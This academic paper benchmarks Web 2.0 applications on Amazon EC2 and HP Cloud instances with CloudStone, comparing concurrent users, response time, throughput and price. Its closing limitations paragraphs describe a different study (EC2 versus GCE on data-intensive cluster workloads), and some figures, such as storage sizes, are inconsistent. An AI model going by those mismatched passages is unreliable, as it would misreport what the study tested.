"Infrastructure as a Service (IaaS) is a provision model in which an organization outsources the equipment used to support operations, including storage, hardware, servers and networking components. The service provider owns the equipment and is responsible for housing, running and maintaining it. The client typically pays on a per-use basis" (Rouse, 2010). Notable IaaS cloud service providers include Amazon AWS, HP Cloud, Windows Azure, Google Compute Engine, Rackspace Open Cloud, IBM SmartCloud Enterprise, AT&T and GoGrid. Although each of these providers offer cloud services to their customers,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. CloudStone architecture (Grozev, 2014)



Amazon AWS is the current leader of the cloud computing market. Due to limited funding, this study conducts experiments only on two clouds – Amazon EC2 and HP Cloud.

1.2.1. Amazon EC2

Amazon Elastic Compute Cloud (EC2) is the cloud service offered by Amazon Web Services (AWS), which allows researchers and developers to pay for only the resources needed without any upfront investment. Amazon EC2 can be cost effective, and it does not require a long-term commitment from its customers (2ndwatch, 2014). Furthermore, it provides a simple interface through which virtual machine instances are easily added, launched, deleted and maintained. The Amazon EC2 cloud service provides the Amazon Machine Image (AMI), which is a template of a virtual machine instance that contains an operating system, an application server and applications. An AMI must be specified prior to launching an instance of the virtual machine, but multiple instances can be launched from the same AMI. Amazon EC2 offers a variety of operating systems such as Linux, Sun Microsystems, Open Solaris, and Windows Server 2008. Amazon EC2 provides three data storage options. Amazon Elastic Block Storage acts like a persistent hard disk attached to an instance. An Instance Store is expensive, temporary storage that does not persist if an instance is terminated or stopped. Lastly, Amazon Simple Storage Service (Amazon S3) acts like a repository for Internet data that supports the storage, as well as the retrieval of data anytime and anywhere on the web (AWS, 2015c).

Amazon EC2 offers a broad collection of instance types, which determine the hardware configuration of launched instances, and the hardware configurations are optimized for are general purpose, compute-intensive, memory-intensive, GPU-intensive, and storage-intensive operations. The hardware configurations for these instance types differ in the number of Elastic Compute Units (ECUs), memory, storage, and network performance. An ECU represents the unit amount of CPU allocated to a particular instance, and one ECU is equivalent to a CPU capacity of a 1.0-1.2 GHz 2007 Opteron or 2007 Xeon processor (Wikipedia, 2015).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1.2.2. HP Cloud

HP Cloud is a public cloud infrastructure that provides cloud services to developers, software vendors, and businesses. It is built on OpenStack® technology and implies an on-demand, pay-as-you-go model (HPCloud, 2012a). HP Cloud provides a simple web console to manage cloud resources, and launch virtual instances effectively and efficiently. HP cloud offers four options for launching instances: boot from image, boot from snapshot, boot from volume, and boot from volume snapshot. The boot from image option allows for the launching of instances using a predefined software configuration, which include operating systems such as Windows Server 2008, CentOS, Debian, Fedora, SUSE and Ubuntu (HPcloud, 2014b). HP Cloud offers three data storage options that focus on performance, durability and availability: Block Storage, Object Storage and Content Delivery Network (CDN). Block storage provides persistent storage that can be attached to an instance. Object storage ensures ultra-high durability and unlimited storage capacity, which supports the retrieval of large amounts of data immediately and securely. CDN enables access to data by storing the data on the server nearest virtual instances, which minimizes latency (HPCloud, 2014d).

HP Cloud provides standard and high memory instance types to its customers. Each instance type varies in terms of the number of HP Compute Units, memory, and storage. An HP Compute Unit (CCU) is a unit of CPU capacity that represents the computational power of a virtual core. According to HP Cloud, 6.5 CCUs are equivalent to the minimum power of one logical core of an Intel 2012 Xeon 2.60 GHz CPU (HPCloud, 2014c).

2. MOTIVATIONS AND RELATED WORKS

Despite being one of the most useful and modern tools for benchmarking Web 2.0 applications, few peer-reviewed papers on CloudStone exist. Will Sobel et al. discusses the differences between Web 1.0 and Web 2.0 applications and workloads, as well as how CloudStone addresses Web 2.0 application requirements (Sobel, 2008). Furthermore, challenges related to benchmarking Web 2.0 applications such as database tuning, database performance, and server deployment are discussed. Experiments conducted on Amazon EC2 and Sun's Niagara 2 enterprise server using CloudStone showed that Amazon's EC2 had better concurrent-user support and lower response times than Sun's Niagara 2 (Sobel, 2008).

Emmanuel Cecchet et al. proposed BenchLab – an open testbed that computes web application performance using existing web browsers, which is important when benchmarking Web 2.0 applications that utilize JavaScript or AJAX technologies that allow for complex interactions between the application and a web browser. As a result, BenchLab addresses the importance of measuring a Web 2.0 application's performance while emulating complex interactions that most traditional benchmarks fail to address. BenchLab uses CloudStone and Wikibooks as realistic Web 2.0 application backends and allows developers and researchers to measure the performance of their Web 2.0 applications in existing WAN environments. BenchLab focuses on three key dimensions required in modern tools for benchmarking Web 2.0 applications – realistic server-side application, realistic workload generator, and realistic workload injector emulating the browser experience (Cecchet, 2011).

William Voorsluys et al. performed experiments on the migration of virtual machines using CloudStone to calculate the reduction of responsiveness and availability experienced by applications during the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

migration of virtual machines. A case study, beneficial to environments in which Service Level Agreements (SLAs) drive system availability and responsiveness, was identified using Xen virtual machines running Ubuntu Linux and Olio – a Web 2.0 application – and measuring the cost of migrating virtual machines while varying the workload (number of concurrent users) on the application. The number of concurrent users the application could handle during the virtual machine migration was measured using the Service Level Agreement (SLA) metric defined in CloudStone (Voorsluys, 2009).

Deepal Jayasinghe et al. performed three experiments related to the performance and scalability analysis of IaaS clouds using six clouds (three public and three private) – the private clouds were each built using a different commercial hypervisor. The public cloud experiments focused on the Emulab, Open Cirrus and Amazon EC2 platforms, and the RUBBoS benchmarking tool was used to compare the performance and scalability of the public clouds. To validate the results of the public cloud experiments, the same experiments were performed on three private clouds created using the commercial hypervisors (CVM), Xen and KVM. The results indicated that the hardware and software configuration that performed best in Emulab was the worst-performing configuration in Amazon EC2 whose performance was limited by a combination of network sending buffers, low resource utilization and high response times. The three private clouds indicated a high variation in performance in which Xen performance was 75 percent better than CVM – using the read-write RUBBoS workload, and CVM performance was ten percent better than Xen – using the CloudStone workload (Jayasinghe, 2014).

As a consequence of the highly-dynamic and interactive nature of Web 2.0 applications, a dynamic storage backend is necessary to support the workloads produced by these applications. To meet this need, VMware introduced Virtual SAN – a robust, distributed, and scalable virtualized storage system, which is comprised of solid-state (SSD) and traditional magnetic drives. A study on Web 2.0 applications using the CloudStone benchmarking tool and VMware's Virtual SAN storage system indicated that the Olio (Web 2.0 – social-events calendar) application performed well with the Virtual SAN storage system compared to traditional storage systems due to its low latency over time (Singaravelu, 2014).

Although numerous studies on CloudStone exist in the literature, none have compared price, performance, scalability, and throughput of varied instances of IaaS clouds using the CloudStone benchmark. Furthermore, no study has focused on benchmarking Web 2.0 applications using the HP Cloud, which offers 'pay-as-you-go' computing with lower prices and better performance than other IaaS clouds. The purpose of this study is to provide a reliable, vendor-neutral source of information for architects, developers, and researchers to compare the scalability, performance characteristics, and pricing models using varied instance configurations on two public IaaS cloud providers – Amazon EC2 and HP Cloud – hosting Web 2.0 applications.

3. EXPERIMENTATION

3.1. Hardware Requirements

The CloudStone framework requires a physical or virtual machine capable of running Linux and executing the programs bash and ssh. Tables 1 and 2 list the configuration parameters for each type of Amazon EC2 and HP Cloud instance respectively (three virtual machine instances are required for each configuration).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Configuration of Amazon EC2 instances

	Instance Type		
	T2.Medium	**M3.xLarge**	**M3.2xLarge**
vCPUs	2	4	8
ECUs	Variable	13	26
RAM	4 GB	15 GB	30 GB
Storage	EBS	2*40 SSD (GB)	2*80 SSD (GB)
Hourly Rate	$ 0.052	$ 0.28	$ 0.56
Clock Speed	2.5 GHz	2.5 GHz	2.5 GHz

Table 2. Configuration of HP Cloud instances

	Instance Type		
	Standard Medium	**Standard xLarge**	**Standard 2xLarge**
vCPUs	2	4	8
HPCUs	4	15	30
RAM	4 GB	15 GB	30 GB
Storage	50 GB	270 GB	470 GB
Hourly Rate	$ 0.12	$ 0.45	$ 0.90

3.2. Research Methodology

CloudStone, an open source, three-tier web application benchmarking tool, is used to compare the performance characteristics of Amazon EC2 and HP Cloud using similar virtual instance configurations. The following research methodology is used:

1. Create and launch three t2.medium instances in Amazon EC2 running 64-bit Ubuntu 14.04 LTS – name the instances Client VM, Web Server VM and Database VM.
2. Install the CloudStone framework on each of the three virtual machines.
3. Run CloudStone and schedule a run.
4. Configure benchmark parameters such as the number of concurrent users and the addresses of the three virtual machines.
5. View the Summary Results to observe metrics such as response time and throughput, and view the Detailed Results to observe graphs for the metrics.
6. Increase the concurrent user parameters until the threshold value is reached (i.e. performance degrades and response time increases).
7. Record the maximum number of concurrent users, as well as the response time and throughput of the scenario.
8. Record the duration (in hours) of the experiment, and calculate the Price of the Experiment = Duration (in hours) * Hourly Price of the Instance.
9. Repeat steps 2 through 8 using three m3.xLarge instances in Amazon EC2.
10. Repeat steps 2 through 8 using three m3.2xLarge instances in Amazon EC2.
11. Repeat steps 2 through 8 using three Standard medium instances in HP Cloud.
12. Repeat steps 2 through 8 using three Standard XL instances in HP Cloud.
13. Repeat steps 2 through 8 using three Standard 2XL instances in HP Cloud.
14. Compare the performance characteristics of Amazon EC2 and HP Cloud.

3.3. Metrics

The following metrics are examined when comparing Amazon EC2 to HP Cloud:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Load:** The maximum number of concurrent users supported by the virtual instance. This is determined using the response time and throughput metrics. The load is the threshold at which throughput does not change or begins to decrease and the response time increases until it exceeds the 90th percentile SLA requirement (see Table 3).
2. **Response Time:** The duration from when the user request is submitted and the application receives a response. CloudStone reports Response Time in terms of average (mean), maximum, standard deviation, 90th percentile, required 90th percentile, and pass or fail. The mean response time for each of the seven operations performed during the experiments were calculated.
3. **Throughput:** The number of operations carried out per second calculated as the Total Operations performed during the steady-state interval divided by the Total Seconds in the steady-state interval (a steady-state of 300 seconds was used during the experiments).
4. **Price:** The cost of the experiment, based on the time (in hours) required to complete the experiment, calculated using the formula:
   Price = Hourly Rate of an instance * Hours spent * Number of virtual machines

4. RESULTS

This study evaluates and compares the performance of Web 2.0 applications on the Amazon EC2 and HP Cloud IaaS services using the web application benchmarking tool CloudStone.. The Microsoft Excel 2010 T-TEST function is used to perform statistical analysis on the collected data to obtain p-values for the response time and throughput metrics. The T-TEST function is used to determine whether the mean values for two different data sets are statistically the same. The T-TEST function is performed using the one-tailed distribution (tails = 1) and two-sample unequal variance (type = 3) options to calculate the p-values since the data were collected independent of each other during the experiments on the two cloud services, and the data was distributed in one direction with unequal variance. A p-value of 0.05 is used to determine whether the data is statistically significant (p-value <= 0.05). IBM's SPSS tool was not used to calculate the p-values of the data because it does not support one-tailed T-TESTs.

Table 3. Olio operations and their required 90th percentile response time in seconds (Subramanyam, 2011)

Operation	Required 90th Percentile Response Time (sec)
HomePage	1
Login	1
TagSearch	2
EventDetail	2
PersonDetail	2
AddPerson	3
AddEvent	4

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.1. Load

4.1.1. T2.Medium vs. Standard Medium

Table 4 and Figure 2 show how the average response time (seconds) and Table 5 and Figure 3 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 T2.Medium and HP Cloud Standard medium instances. Table 4 and Figure 2 indicate a gradual increase in average response time on the HP Cloud Standard medium instance up to 275 concurrent users, and beyond 275 concurrent users, average response time increases exponentially; however, on the Amazon EC2 T2.Medium instance, the average response time continues to gradually increase up to 1000 concurrent users where the average response time begins to increase exponentially. Table 5 and Figure 3 indicate a linear increase in average throughput on the HP Cloud Standard medium instance up to 275 concurrent users, and beyond 275 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 T2.Medium instance, the average throughput continues to linearly increase up to 1000 concurrent users where the average throughput begins to decrease. The respective exponential increases in average response time and decreases in average throughput indicates that the HP Cloud Standard medium instance supports a maximum of 275 concurrent users while the Amazon EC2 T2.Medium instance supports a maximum of 1000 concurrent users.

4.1.2. M3.xLarge vs. Standard xLarge

Table 6 and Figure 4 show how the average response time (seconds) and Table 7 and Figure 5 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 M3.xLarge and HP Cloud Standard xLarge instances. Table 6 and Figure 4 indicate a gradual increase in average response time on the HP Cloud Standard xLarge instance up to 800 concurrent users, and

Table 4. Response Time vs Number of concurrent users – T2.Medium vs Standard Medium

T2.Medium (Amazon EC2)		Standard Medium (HP Cloud)	
No. of concurrent users	**Average Response Time (sec)**	**No. of concurrent users**	**Average Response Time (sec)**
50	0.0315	50	0.0651
100	0.0300	100	0.0910
150	0.0288	150	0.1310
200	0.0297	200	0.2155
275	0.0299	275	0.4540
500	0.0341	285	1.9050
750	0.0472		
1000	0.1160		
1050	1.9650		

Table 5. Throughput vs Number of concurrent users – T2.Medium vs Standard Medium

T2.Medium (Amazon EC2)		Standard Medium (HP Cloud)	
No. of concurrent users	**Throughput (ops/sec)**	**No. of concurrent users**	**Throughput (ops/sec)**
50	10.1185	50	10.2450
100	19.9350	100	20.2565
150	30.3200	150	30.0515
200	40.2150	200	40.3065
275	55.3635	275	54.6020
500	100.2700	285	43.5850
750	151.7030		
1000	201.5650		
1050	188.1450		

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Response Time vs Number of concurrent users – T2.Medium vs Standard Medium





Figure 3. Throughput vs Number of concurrent users – T2.Medium vs Standard Medium



beyond 800 concurrent users, average response time increases exponentially; however, on the Amazon EC2 M3.xLarge instance, the average response time continues to gradually increase up to 1300 concurrent users where the average response time begins to increase exponentially. Table 7 and Figure 5 indicate a linear increase in average throughput on the HP Cloud Standard xLarge instance up to 800 concurrent users, and beyond 800 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 M3.xLarge instance, the average throughput continues to linearly increase up to 1300 concurrent users where the average throughput begins to decrease. The respective exponential increases in average

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

response time and decreases in average throughput indicates that the HP Cloud Standard xLarge instance supports a maximum of 800 concurrent users while the Amazon EC2 M3.xLarge instance supports a maximum of 1300 concurrent users.

4.1.3. M3.2xLarge vs. Standard 2xLarge

Table 8 and Figure 6 show how the average response time (seconds) and Table 9 and Figure 7 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 M3.2xLarge and HP Cloud Standard 2xLarge instances. Table 8 and Figure 6 indicate a gradual increase in average response time on the HP Cloud Standard 2xLarge instance up to 1030 concurrent users, and beyond 1030 concurrent users, average response time increases exponentially; however, on the Amazon EC2 M3.2xLarge instance, the average response time continues to gradually increase up to 1900 concurrent users where the average response time begins to increase exponentially. Table 9 and Figure 7 indicate a linear increase in average throughput on the HP Cloud Standard 2xLarge instance up to 1030 concurrent users, and beyond 1030 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 M3.2xLarge instance, the average throughput continues to linearly increase up to 1900 concurrent users where the average throughput begins to decrease. The respective exponential increases in average response time and decreases in average throughput indicates that the HP Cloud Standard 2xLarge instance supports a maximum of 1030 concurrent users while the Amazon EC2 M3.2xLarge instance supports a maximum of 1900 concurrent users.

Figure 8 and Table 10 summarize the number of concurrent users supported by the three respective instance types on Amazon EC2 and HP Cloud, and the data indicates that the Amazon EC2 instances are more scalable than the HP Cloud instances.

Table 6. Response Time vs Number of concurrent users – M3.xLarge vs Standard xLarge

M3.xLarge (Amazon EC2)		Standard xLarge (HP Cloud)	
No. of concurrent users	**Average Response Time (sec)**	**No. of concurrent users**	**Average Response Time (sec)**
100	0.0250	100	0.0365
200	0.0260	200	0.0550
400	0.0280	400	0.0495
600	0.0300	600	0.0810
800	0.0325	800	0.3600
1000	0.0445	850	1.8855
1100	0.0595		
1200	0.0800		
1300	0.4050		
1350	3.1300		

Table 7. Throughput vs Number of concurrent users – M3.xLarge vs Standard xLarge

M3.xLarge (Amazon EC2)		Standard xLarge (HP Cloud)	
No. of concurrent users	**Throughput (ops/sec)**	**No. of concurrent users**	**Throughput (ops/sec)**
100	20.3865	100	19.9600
200	40.3570	200	40.2585
400	80.3265	400	80.7235
600	121.0600	600	120.5330
800	160.9450	800	159.7070
1000	201.4415	850	141.1315
1100	220.5400		
1200	242.2670		
1300	258.1720		
1350	193.5785		

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Response Time vs Number of concurrent users – M3.xLarge vs Standard xLarge




Figure 5. Throughput vs Number of concurrent users – M3.xLarge vs Standard xLarge




Table 10. Scale up factor for Amazon EC2 and HP Cloud instances

	HP Cloud		Amazon EC2	
Instance Type	**No of concurrent users**	**Scale up Factor**	**No of concurrent users**	**Scale up Factor**
Medium	275	x	1000	x
xLarge	800	2.91x	1300	1.3x
2xLarge	1030	3.74x	1900	1.9x

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Table 8. Response Time vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge

M3.2xLarge (Amazon EC2)		Standard 2xLarge (HP Cloud)	
No. of concurrent users	Average Response Time (sec)	No. of concurrent users	Average Response Time (sec)
200	0.0250	200	0.0465
400	0.0242	400	0.0635
600	0.0245	600	0.0860
800	0.0257	800	0.1470
1030	0.0270	1030	0.2740
1200	0.0305	1050	2.5895
1500	0.0375		
1800	0.0860		
1900	0.3450		
1950	3.6250		

Table 9. Throughput vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge

M3.2xLarge (Amazon EC2)		Standard 2xLarge (HP Cloud)	
No. of concurrent users	Throughput (ops/sec)	No. of concurrent users	Throughput (ops/sec)
200	40.1600	200	40.2550
400	80.2050	400	80.0135
600	120.7770	600	119.4100
800	160.1950	800	160.5050
1030	208.0230	1030	205.9610
1200	241.3535	1050	169.4215
1500	302.0420		
1800	361.3830		
1900	380.0715		
1950	185.0185		

Figure 6. Response Time vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge



4.2. Response Time

Since the HP Cloud instances tested consistently supported a smaller number of concurrent users than the Amazon EC2 instances, the average response time of each set of virtual instances were studied and compared using 275, 800 and 1030 concurrent users, respectively (T2.Medium vs. Standard medium, M3.xLarge vs. Standard xLarge and M3.2xLarge vs. Standard 2xLarge).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Throughput vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge





Figure 8. Instance Type vs Number of concurrent users for Amazon EC2 and HP Cloud



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.2.1. T2.Medium vs. Standard Medium

The results of the T-TEST statistical analysis performed on the average response time values collected on the medium instance of both cloud services indicates that the Amazon EC2 T2.Medium instance performed better than the HP Cloud Standard medium instance with respect to average response time (refer to Table 4 and Figure 2). The p-value of the T-TEST analysis was less than 0.05, which indicates that the average response time results are statistically significant.

4.2.2. M3.xLarge vs. Standard xLarge

The results of the T-TEST statistical analysis performed on the average response time values collected on the xLarge instance of both cloud services indicates that the Amazon EC2 M3.xLarge instance performed better than the HP Cloud Standard xLarge instance with respect to average response time (refer to Table 6 and Figure 4). It is important to note that though there is a significant difference in the average response time reported by both the clouds for 800 concurrent users, this difference is not significant up to 600 concurrent users. The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average response time results are statistically insignificant.

4.2.3. M3.2xLarge vs. Standard 2xLarge

The results of the T-TEST statistical analysis performed on the average response time values collected on the 2xLarge instance of both cloud services indicates that the Amazon EC2 M3.2xLarge instance performed better than the HP Cloud Standard 2xLarge instance with respect to average response time (refer to Table 8 and Figure 6). The p-value of the T-TEST analysis was less than 0.05, which indicates that the average response time results are statistically significant.

4.3. Throughput

Since the HP Cloud instances tested consistently supported a smaller number of concurrent users than the Amazon EC2 instances, the average throughput of each set of virtual instances were studied and compared using 275, 800 and 1030 concurrent users, respectively (T2.Medium vs. Standard medium, M3.xLarge vs. Standard xLarge and M3.2xLarge vs. Standard 2xLarge).

4.3.1. T2.Medium vs. Standard Medium

The results of the T-TEST statistical analysis performed on the average throughput values collected on the medium instance of both cloud services indicates that the Amazon EC2 T2. Medium and HP Cloud Standard medium instances were statistically equal with respect to average throughput (refer to Table 5 and Figure 3). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.3.2. M3.xLarge vs. Standard xLarge

The results of the T-TEST statistical analysis performed on the average throughput values collected on the xLarge instance of both cloud services indicates that the Amazon EC2 M3.xLarge and HP Cloud Standard xLarge instances were statistically equal with respect to average throughput (refer to Table 7 and Figure 5). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

4.3.3. M3.2xLarge vs. Standard 2xLarge

The results of the T-TEST statistical analysis performed on the average throughput values collected on the 2xLarge instance of both cloud services indicates that the Amazon EC2 M3.2xLarge and HP Cloud Standard 2xLarge instances were statistically equal with respect to average throughput (refer to Table 9 and Figure 7). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

4.4. Analysis and Discussion

In this section we presented the results of experiments conducted using the CloudStone benchmarking tool on three virtual machine instances of Amazon EC2 (T2.Medium, M3.xLarge and M3.2xLarge) and three virtual machine instances of HP Cloud (Standard medium, Standard xLarge and Standard 2xLarge), and the maximum number of concurrent users supported by each virtual machine instance type, as well as the average response time and throughput, was studied and compared. Furthermore, statistical analysis of the results was performed using Microsoft Excel's T-TEST function, and the p-values for average response time and throughput were examined (see Table 11).

Figures 2 and 3 indicate that the Amazon EC2 T2.Medium virtual machine instance is more scalable than the HP Cloud Standard medium virtual machine instance. Although the vCPU (2), RAM (4 GB), and storage (50 GB) configuration was identical for both instance types, the computational power associated with each instance type was different. The Amazon EC2 T2.medium instance provides more computational power than the HP Cloud Standard medium instance. The Amazon EC2 T2.medium instance provides two vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 5 GHz of computational power. Furthermore, the T2.medium instance is bursty, which means that the instance can automatically and transparently scale up to another full core when additional computational power is

Table 11. T-TEST Results

Instance Type	Metric	p-value
T2.Medium vs. Standard Medium	Response Time	0.0419
	Throughput	0.9931
M3.xLarge vs. Standard xLarge	Response Time	0.1120
	Throughput	0.9920
M3.2xLarge vs. Standard 2xLarge	Response Time	0.0380
	Throughput	0.9880

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

needed (AWS, 2014b). The HP Cloud Standard medium instance provides four HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides a total of 1.6 GHz of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard medium instance than those of the Amazon EC2 T2.Medium instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 275 concurrent users, but beyond 275 concurrent users, the HP Cloud Standard medium instance became saturated (over utilized).

Figures 4 and 5 indicate that the Amazon EC2 M3.xLarge virtual machine instance is more scalable than the HP Cloud Standard xLarge virtual machine instance. Although the vCPU (4) and RAM (15 GB) configuration was identical for both instance types, the computational power and storage associated with each instance type was different. The amount of storage used for the Amazon EC2 M3.xLarge instance (50 GB) was approximately one-fifth that of the storage used for the HP Cloud Standard xLarge instance (270 GB); however, this lack of storage is insignificant when compared to the difference in computational power because the Amazon EC2 M3.xLarge instance provides more computational power than the HP Cloud Standard xLarge instance. The Amazon EC M3.xLarge instance provides four vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 10 GHz of computational power. The HP Cloud Standard xLarge instance provides 15 HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides a total of 6 GHz of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard xLarge instance than those of the Amazon EC2 M3.xLarge instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 800 concurrent users, but beyond 800 concurrent users, the HP Cloud Standard xLarge instance became saturated (over utilized).

Figures 6 and 7 indicate that the Amazon EC2 M3.2xLarge virtual machine instance is more scalable than the HP Cloud Standard 2xLarge virtual machine instance. Although the vCPU (8) and RAM (30 GB) configuration was identical for both instance types, the computational power and storage associated with each instance type was different. The amount of storage used for the Amazon EC2 M3.2xLarge instance (50 GB) was approximately one-tenth that of the storage used for the HP Cloud Standard 2xLarge instance (470 GB); however, this lack of storage is insignificant when compared to the difference in computational power because the Amazon EC2 M3.2xLarge instance provides more computational power than the HP Cloud Standard 2xLarge instance. The Amazon EC M3.2xLarge instance provides eight vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 20 GHz of computational power. The HP Cloud Standard 2xLarge instance provides 30 HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides approximately 12 GHz (11.5 GHz) of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard 2xLarge instance than those of the Amazon EC2 M3.2xLarge instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 1030 concurrent users, but beyond 1030 concurrent users, the HP Cloud Standard 2xLarge instance became saturated (over utilized).

According to the data available, each of the Amazon EC2 instances (T2.Medium, M3.xLarge and M3.2xLarge) are less expensive (Price per Hour) and more scalable than each of the respective HP Cloud instances (Standard medium, Standard xLarge and Standard 2xLarge); therefore, each of the Amazon EC2 instances used in the experiments outperformed their respective HP Cloud instance counterpart in terms of price.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.5. Price

Since the Amazon EC2 service is relatively less expensive than the HP Cloud service, with respect to the virtual instances tested (refer to the Hardware Requirements section), the three Amazon EC2 instances tested outperformed the three HP Cloud instances, respectively, with regards to Price. Table 10 and Figure 9 show the resulting price for the maximum number of concurrent users supported on each Medium, xLarge and 2xLarge instance of Amazon EC2and HP Cloud, respectively. The price for each instance is calculated using the formula:

Price = Hourly Rate of an instance * Hours spent * Number of virtual machines


In each experiment, three virtual machines were used – web application server, database server and client server. Table 10 and Figure 9 indicate that the Amazon EC2 instances are less expensive than the HP Cloud instances.

4.6. Assessment of Clouds

4.6.1. Amazon EC2

Amazon EC2 provides a very easy to use web interface for adding or removing virtual machines within seconds. Users can view their account's billing information and the detailed description of the resource usage unlike the HP Cloud. Amazon EC2 provides powerful instances at a low cost when compared to other IaaS cloud services. Unlike HP Cloud, users do not have to activate services such as Compute, Object Storage, and Monitoring before using them. It was noticed that loading the database for more than 100,000 users in the database servers in Amazon EC2 took significantly more time in the experiments. It was also observed that 'wa' parameter in the vmstat output was high which was then resolved

Figure 9. Price vs Performance (number of concurrent users) in Amazon EC2 and HP Cloud



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

by comparing and changing the MySQL configuration parameters of my.cnf in the database server with my.cnf under Olio application. Despite the fact that Amazon EC2 offers 750 hours per month of T2.micro instances and other features to its users, it does not offer any free credit unlike HP Cloud that can be used towards other cloud services or products. The cost to setup CloudStone, get the Olio application configured and running, perform trial runs, and fix any issues was approximately $170. Although the setup costs were approximately the same for both services (with the HP Cloud $100 credit), once the cloud service environments were setup, Amazon EC2 outperforms HP Cloud with regards to the per-hour rates charged per instance. Finally, the limits placed on the number of running instances, storage and networking are higher on Amazon EC2 (compared to HP Cloud).

4.6.2. HP Cloud

Although HP Cloud is relatively new to the IaaS market, it offers an impressive assortment of products and services. HP Cloud provides some wonderful features such as simple and easy to us web interface, free trial credit, excellent 24*7 customer support, and virtual instances with greater storage capacity etc. Since HP Cloud virtual machines have the greater storage capacity, loading the database for more than 100,000 users on HP Cloud was faster than Amazon EC2 virtual machines. However, a few issues had to be fixed while configuring the CloudStone on HP Cloud virtual machines. Before using any service, the user first needs to activate the service and manually assign a floating IP for that instance. Additionally, CloudStone cannot resolve the host names of the HP Cloud virtual machines which can be fixed by resolving the host name with machine's private IP address in the hosts file under the /etc folder in all the HP Cloud virtual machines. The cost to setup CloudStone, get the Olio application configured and running, perform trial runs, and fix any issues was approximately $280, but the $100 credit reduced the setup cost to approximately $180. Finally, the limits placed on the number of running instances, storage and networking are lower on HP Cloud (compared to Amazon EC2), but these limits can be increased; however, doing so requires the user to contact customer support.

5. CONCLUSION AND RECOMMENDATIONS FOR FUTURE WORK

A review of all the test results collected for the various metrics (scalability, response time, throughput and price), the results indicate that it is cheaper to deploy Web 2.0 applications on Amazon EC2 instances rather than on HP Cloud instances because Amazon EC2 instances provide greater computational power scalability and less latency. If storage capacity is a significant factor, however, it may be cheaper to deploy Web 2.0 applications on HP Cloud instances rather than on Amazon EC2 instances because the default storage capacity for the HP Cloud Standard xLarge and Standard 2xLarge instances are much greater than the Amazon EC2 M3.xLarge and M3.2xLarge instances (5x and 10x, respectively), but this is not true for the medium instances of the Amazon EC2 (T2.Medium) and HP Cloud (Standard medium) since the storage capacity of these instances are identical.

The results of this study will be helpful to researchers and developers planning to deploy Web 2.0 applications on one of the reviewed cloud services. Furthermore, the results of this study will help researchers and developers choose the best compromise between metrics such as scalability, response time, throughput, and price when deploying Web 2.0 applications on one of the reviewed cloud services.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

This study is limited to benchmarking the Amazon EC2 and GCE cloud services to evaluate the performance on data intensive applications while varying workloads and the number of nodes in the cluster.

Extensions to this study on cloud performance include evaluating operating systems other than Linux such as Windows and Apple OS X, evaluating additional cloud services such as Microsoft's Windows Azure, evaluating a wider range of nodes within the cluster, evaluating additional benchmarks, and measuring additional performance metrics. Since research involving the GCE cloud service is lacking, this study can serve as a reference to future studies involving data intensive computing on the GCE cloud service involving data.

